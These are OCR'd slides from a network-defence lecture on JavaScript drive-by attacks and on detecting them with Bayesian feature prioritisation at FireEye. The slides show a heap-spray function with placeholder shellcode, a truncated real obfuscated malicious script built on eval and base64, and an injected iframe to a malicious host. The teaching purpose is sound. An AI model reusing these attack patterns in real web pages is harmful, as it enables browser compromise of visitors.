Defending Computer Networks
Lecture 17: Javascript/Web Drive-bys

Stuart Staniford


Adjunct Professor of Computer Science

Class recovery plan

- Quiz 2: Z grading now
- HW 3: out probably today (written, pcap needs a couple of tweaks)
- Guest lecture: Nov 10th (Tim Dawson)
- Midterm: Postponed to Thursday Nov 12th
- Website cleanup: this weekend

TOPICS › NATION › NEWSHOUR BOOKSHELF

Is America completely unprepared for a power grid cyberattack?



http://www.pbs.org/newshour/bb/america-completely-unprepared-power-grid-cyberattack/

Control Structures

- if(i<5) {foo code} else {bar code}
- for (var i=0;i<N;i++) { blah; blah;}
- while (i < 5) {blah; blah;}
- switch(n) {
  - case 1: blah;break;
  - case 2: blah; break;
  - default: blah}

Accessing the DOM from JS


- Given Hello world.
  - var x=document.getElementById("intro");
  - var y = document. getElementsByTagName("p")
    - y is now an array of all the elements
    - for(var i=0; i<y.length; i++)…
  - x.innerHTML = "Goodbye."
    - Will replace "Hello world" with "Goodbye"
  - document.createElement("p");

Heap Spray Code

```
function spray_heap()
        {
           var chunk_size, payload, nopsled;

           chunk_size = 0x80000;
           payload = unescape("<PAYLOAD>");
           nopsled = unescape("<NOP>");
           while (nopsled.length < chunk_size)
              nopsled += nopsled;
           nopsled_len = chunk_size - (payload.length + 20);
           nopsled = nopsled.substring(0, nopsled_len);
           heap_chunks = new Array();
           for (var i = 0 ; i < 200 ; i++)
              heap_chunks[i] = nopsled + payload;
        }
```

Heap Sprays



Before spray
After spray
Free
300 Mb
200 Mb
100 Mb
0 Mb
fragmentation
Free
Spray until you reach predicatable location
© 2011 - www.corelan.be
Consecutive chunks of nops + shellcode
Used
Used
Used
Free
Sprayed (Used)

Address Space Layout Randomization

Basic insight is to make it really hard to figure out what address to jump to. Put key parts of the program in random places in memory

Instead of loading program into memory the same way every time:

Randomize:



Sample Browser Exploit

- This is a famous IE exploit used as 0day
  - To compromise Google and many others
  - By Chinese PLA
- We will glance at
- http://www.exploit-db.com/exploits/11167/

Protecting Yourself

- Up-to-date
  - OS
  - Browser
  - Plugins
- *BSD > Linux > Mac OS > Windows
  - Not inherently more secure, just less attacked
- Click-to-play
  - http://krebsonsecurity.com/2013/03/help-keep-threats-at-bay-with-click-to-play/
- AV (sort of)

Javascript Obfuscation

- Javascript has things like
  - eval()
  - document.write()
- Can create code on the fly and execute it
- So initial appearance of code and what finally executes may be very very different

It's actually even worse

- Polymorphism
  - Servers can generate different obfuscation of underlying exploit with every HTTP response
- Obfuscation widely used legitimately
  - Intellectual property protection
- So how to detect on wire?
  - Snort-style signatures need not apply…

Javascript Obfuscation

- Javascript has things like
  - eval()
  - document.write()
- Can create code on the fly and execute it
- So initial appearance of code and what finally executes may be very very different

Sample Obfuscated Javascript

<script language="javascript">var k="ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=";***function se97a***(s){var o="";var c1,c2,c3;var e1,e2,e3,e4;var i=0;s=s.replace(/[^A-Za-z0-9\+\/\=]/g,"");do{e1=k.indexOf(s.charAt(i++));e2=k.indexOf(s.charAt(i++));e3=k.indexOf(s.charAt(i++));e4=k.indexOf(s.charAt(i++));c1=(e1<<2)|(e2>>4);c2=((e2&15)<<4)|(e3>>2);c3=((e3&3)<<6)|e4;o=o+String.fromCharCode(c1);if(e3!=64){o=o+String.fromCharCode(c2);}if(e4!=64){o=o+String.fromCharCode(c3);}}while(i<s.length);return o;}
eval(***se97a***("ZnVuY3Rpb24gYXNhcyhzZGFzKSB7dmFyIG9zPSIiO3ZhciBzcz1NYXRoLmNlaWwoc2Rhcy5sZW5ndGgvMik7Zm9yKGk9MDtpPHNzO2krKyl7dmFyIGNrPXNkYXMuc3Vic3RyaW5nKGkqMiwoaSsxKSoyKTtvcyArPSBTdHJpbmcuZnJvbUNoYXJDb2RlKDM3KStjazt9cmV0dXJuIHVuZXNjYXBlKG9zKTt9"));document.write(se97a(asas("4c53307444516f4e4367304b44516f4e4367304b44516f4e4367304b44516f4e4367304b44516f4e4367304b44516f4e4367304b44516f4e4367304b44516f4e4367304b44516f3863324e7961584230494778686 26d64315957646c50534a7159585a6863324e7961584230496a344e436d6c6d4b473568646d6c6e595852766369357159585a6852573568596d786c5a4367704b53423744516f4e436e5a6863694271646d317463335a744c434271646d317a5a574d73494770326258567a59575a6c4c434271646d317063484a7659797767616e5a74634842685932733744517032595849676154307 74f7942325958496765430774f7942325958496765430774f7942325958496765 6a30774f77304b6157596f626d463261576239746347397 55a5735305…. (3 more pages)

"The Dark Arts are many, varied, ever-changing and eternal. Fighting them is like fighting a many-headed monster, which, each time a neck is severed, sprouts a head even fiercer and cleverer than before. You are fighting that which is unfixed, mutating, indestructible."


It's actually even worse

- Polymorphism
  - Servers can generate different obfuscation of underlying exploit with every HTTP response
- Obfuscation widely used legitimately
  - Intellectual property protection
- So how to detect on wire?
  - Snort-style signatures need not apply…

Process Caveats


- This is an account of work done for a commercial vendor (FireEye, SV startup).
  - Was Chief Scientist until Feb 2013.
- Some restrictions apply.

Pre-Existing Product



- Designed to detect zero-day worms (internal spread)
- Phase I heuristics: port-scan detection
- Worked technically, but not as a value proposition
- Plug into core vs edge network

Problem Statement (I)



- Typical enterprise egress speed is 100Mbps - 10Gbps

Problem Statement (II)

- Heuristics must run fast (line rate)
  - Taken to mean must be single-pass
  - Multithreaded
- 1 in 10^6-10^7 http responses is bad.
- VM bandwidth limited – can only afford to run 1 in 10^3-10^4 responses in VM.
  - This sets FP rate allowed in heuristics
  - FN rate is as little as possible.
  - So have to be fairly discriminating
  - VM gets us the other 10^3-10^4 factor of discrimination

Additional Constraints

- Keep the VMs busy
  - Can look at larger fraction of stuff off-peak
  - Thus want to prioritize everything as don't know where the cut-off will be
- State management
  - VM queue + replay delay is O(30min) worst case
  - 30mins@1Gbps = 225GB.
  - Rely on prioritization here too, as well as a lot of other tricks
- So prioritization is critical

What Is Badness Here?

Inserted into legit site or ad:

<iframe src="http://srv.f-o-r.ms/code/smain.php?scout=jvcxeng"/>

Leads to:

<script language="javascript">var k="ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=";function se97a(s){var o="";var c1,c2,c3;var e1,e2,e3,e4;var i=0;s=s.replace(/[^A-Za-z0-9\+\/\=]/g,"");do{e1=k.indexOf(s.charAt(i++));e2=k.indexOf(s.charAt(i++));e3=k.indexOf(s.charAt(i++));e4=k.indexOf(s.charAt(i++));c1=(e1<<2)|(e2>>4);c2=((e2&15)<<4)|(e3>>2);c3=((e3&3)<<6)|e4;o=o+String.fromCharCode(c1);if(e3!=64){o=o+String.fromCharCode(c2);}if(e4!=64){o=o+String.fromCharCode(c3);}}while(i<s.length);return o;}
eval(se97a("ZnVuY3Rpb24gYXNhcyhzZGFzKSB7dmFyIG9zPSIiO3ZhciBzcz1NYXRoLmNlaWwoc2Rhcy5sZW5ndGgvMik7Zm9yKGk9MDtpPHNzO2krKyl7dmFyIGNrPXNkYXMuc3Vic3RyaW5nKGkqMiwoaSsxKSoyKTtvcyArPSBTdHJpbmcuZnJvbUNoYXJDb2RlKDM3KStjazt9cmV0dXJuIHVuZXNjYXBlKG9zKTt9"));document.write(se97a(asas("4c53307444516f4e4367304b44516f4e4367304b44516f4e4367304b44516f4e4367304b44516f4e4367304b44516f4e4367304b44516f4e4367304b44516f4e4367304b44516f3863324e79615842304947868626d64315957646c50534a7159585a6863324e7961584230496a344e436d6c6d4b473568646d6c6e595852766369357159585a6852573568596d786c5a4367704b53423744516f4e436e5a6863694271646d317463335a744c434271646d317a5a574d73494770326258567a59575a6c4c434271646d317063484a765979776716e5a7463484268593273374451703259584967615430774f7942325958496784f7942325958496756a30774f77304b6157596f626d463261576239746347397 55a5735305…. (3 more pages)

What Is Goodness Here?

This?

```
function insertWSODModule(file){
    var doc  = document.getElementsByTagName('head').item(0);
    var rnd  = "?"+ Math.random();
    var wsod = document.createElement('script');
    wsod.setAttribute('language','javascript');
    wsod.setAttribute('type','text/javascript');
    wsod.setAttribute('src',file+rnd);
    doc.appendChild(wsod);
   }
```

Or this?

```
=Array.prototype.slice.call(arguments);c.unshift.apply(c,f);return b.apply(this,c)}},x=void 0,y=void
0,ba=e.c("840"),ca=e.c("640");e.c("840");
var ia=e.c("640"),ja=e.c("590"),ka=e.c("1514"),la=e.c("1474");e.c("1474");var
ma=e.c("1252"),na=e.c("1060"),oa=e.c("995"),pa=e.c("851"),A={},B={},C={},D={},E={},F={},G={};A.h=e.c("102");A.m=e.c("44");A.f
=e.c("126");
B.h=e.c("102");B.m=e.c("44");B.f=e.c("126");C.h=e.c("102");C.m=e.c("44");C.f=e.c("126");D.h=e.c("102");D.m=e.c("28");D.f=e.c(
"126");E.h=e.c("102");E.m=e.c("16");E.f=e.c("126");F.h=e.c("102");
F.m=e.c("16");F.f=e.c("126");G.h=e.c("102");G.m=e.c("12");G.f=e.c("126");
var
H=e.c("16"),J=e.c("572"),qa=e.c("434"),ra=e.c("319"),sa=e.c("572"),ta=e.c("572"),ua=e.c("572"),va=e.c("434"),wa=e.c("319"),xa
=e.c("126"),ya=e.c("126"),za=e.c("126"),
Aa=e.c("126"),Ba=e.c("126"),Ca=e.c("126"),Da=e.c("126"),Ea=e.c("15"),Fa=e.c("15"),K=e.c("15"),Ga=e.c("15"),Ha=e.c("6"),Ia=e.
c("6"),Ja=e.c("6"),
Ka=e.c("44"),La=e.c("44"),Ma=e.c("44"),Na=e.c("28"),Oa=e.c("16"),Pa=e.c("16"),Qa=e.c("12"),Ra=e.c("30");e.a("
```

Initial Approach

No network IDS literature at all on detecting bad javascript when I started in 2007. No idea what will work. Strategy: instrument the entire language and use stats to figure out what works.


- <*script language*="*javascript*">*var* k="ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789*+/=*";*function* se97a(s) {var o="";var c1,c2,c3;var e1,e2,e3,e4;var i=0;s=s.replace(/[^A-Za-z0-9\+\/\=]/ g,"");do{e1=k.*indexOf*(s.charAt(i++));e2=k.indexOf(s.*charAt*(i++));e3=k.indexOf(s.charAt(i+ +));e4=k.indexOf(s.charAt(i++));c1=(e1<<2)|(e2>>4);c2=((e2&15)<<4)|(e3>>2);c3=((e3&3)<<6)|e4;o=o +String.fromCharCode(c1);if(e3!=64){o=o+String.*fromCharCode*(c2);}if(e4!=64){o=o +String.fromCharCode(c3);}}while(i<s.length);return o;} *eval*(se97a("*ZnVuY3Rpb24gYXNhcyhzZGFzKSB7dmFyIG9zPSIiO3ZhciBzcz1NYXRoLmNlaWwoc2Rhcy5sZW 5ndGgvMik7Zm9yKGk9MDtpPHNzO2krKyl7dmFyIGNrPXNkYXMuc3Vic3RyaW5nKGkqMiwoaSsxKSoyKTtv cyArPSBTdHJpbmcuZnJvbUNoYXJDb2RlKDM3KStjazt9cmV0dXJuIHVuZXNjYXBlKG9zKTt9*"));

Note – many features per packet, hundreds of thousands of packets per second = updating priority must be very cheap.

Strategy proved very helpful as we extended beyond html/js to pdf, swf, java, etc.

Bayes' Rule

- Arises from definition of conditional probability
- P(B|A) = P(B^A)/P(A)



Also P(A|B) = P(B^A)/P(B)

Bayes' Rule

- P(B|A) = P(B^A)/P(A)
- P(B^A) = P(B|A)*P(A)
- P(A|B) = P(A^B)/P(B)
- P(A^B) = P(A|B)*P(B)
- P(B|A)*P(A) = P(A|B)*P(B)
- **P(B|A) = P(A|B)*P(B)/P(A)**
- Applying to our problem
  - P(M) – page is malicious
  - P(F_1, F_2, F_3,…)
  - F_1 is 'presence of eval'
  - F_2 is 'presence of document.write'

Priority

- Want something like P(M|**F**)
  - **F** = (F_1, F_2, F_3,…)
  - Not observable
- Bayes says: P(M|**F**) = P(**F**|M) P(M)/P(**F**)
- Assume everything is independent*:
  - P(M|F) = $Prod_i$[P(F_i|M)/P(F_i)]
  - Log P(M|**F**) = Sum_i[log(P(F_i|M)/P(F_i))]
  - This is observable! Make Log P(M|**F**) the priority.
  - log(P(F_i|M)/P(F_i)) is individual feature priority
    - Has an obvious sensible interpretation.
    - Lookup + addition is computationally cheap

*Completely not so, but hold the thought

Priority (II)

- Summing everything didn't work due to lack of independence
- <*script language*="*javascript*">*var* k="ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789*+/=*";*function* se97a(s){var o="";var c1,c2,c3;var e1,e2,e3,e4;var i=0;s=s.replace(/[^A-Za-z0-9\+\/\=]/g,"");do{e1=k.*indexOf*(s.charAt(i++));e2=k.indexOf(s.*charAt*(i++));e3=k.indexOf(s.charAt(i++));e4=k.indexOf(s.charAt(i++));c1=(e1<<2)|(e2>>4);c2=((e2&15)<<4)|(e3>>2);c3=((e3&3)<<6)|e4;o=o+String.fromCharCode(c1);if(e3!=64){o=o+String.*fromCharCode*(c2);}if(e4!=64){o=o+String.fromCharCode(c3);}} while(i<s.length);return o;}
- Also, lots of noisy features – signal/noise problems
- Only consider features statistically significant over a cutoff
- So truncate to best feature.
- Got me through the first release!
- Then switched to considering multiple features, expanding out from best – scheme ramified and grew more complex over time.

Dynamic Threshold

- Only submit highest priority things to VMs
- Cutoff threshold should be dynamic
  - Eg higher by day, lower at night:
  - Lower the threshold by exponential aging
  - Raise the threshold when:
    - Submissions to VMs are timing out without being replayed
    - Buffer spills
    - Failing to meet memory goals, so now prune to a higher priority

Dynamic Threshold